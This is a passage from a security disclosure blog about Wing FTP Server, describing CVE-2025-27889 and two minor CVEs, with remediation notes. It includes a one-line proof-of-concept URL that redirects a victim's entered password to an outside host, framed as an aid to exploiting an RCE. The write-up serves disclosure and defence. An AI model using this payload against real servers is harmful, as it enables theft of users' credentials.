
Update: Leaking a User's Password (CVE-2025-27889)

We believe that another disclosure went a little under the radar, but could become quite useful if you want to exploit this RCE, but don't have a user's password: **CVE-2025-27889**

A simple PoC looks like this:

```
/downloadpass.html?url=//rcesecurity.com/file%3fdownload%26weblink%3drcesec
```

This basically sets the location variable within the `ch()` function:



The `ch()` function in return is called when you click the submit button. (Un)fortunately, the application also appends the entered password to the location variable, which basically means you can leak it to any destination once you can convince the victim to enter their password and submit the form:

Two More (minor) Bugs Affecting Wing FTP Server

CVE-2025-47811 : Overly Permissive Service running with Root/SYSTEM by default

CVE-2025-47813 : Local Path Disclosure Through Overlong UID Cookie

Remediation

All reported bugs have been fixed in version 7.4.4 of Wing FTP, except for CVE-2025-47811, which the vendor thinks is fine to keep despite being the reason why we got full root access.

Stay curious.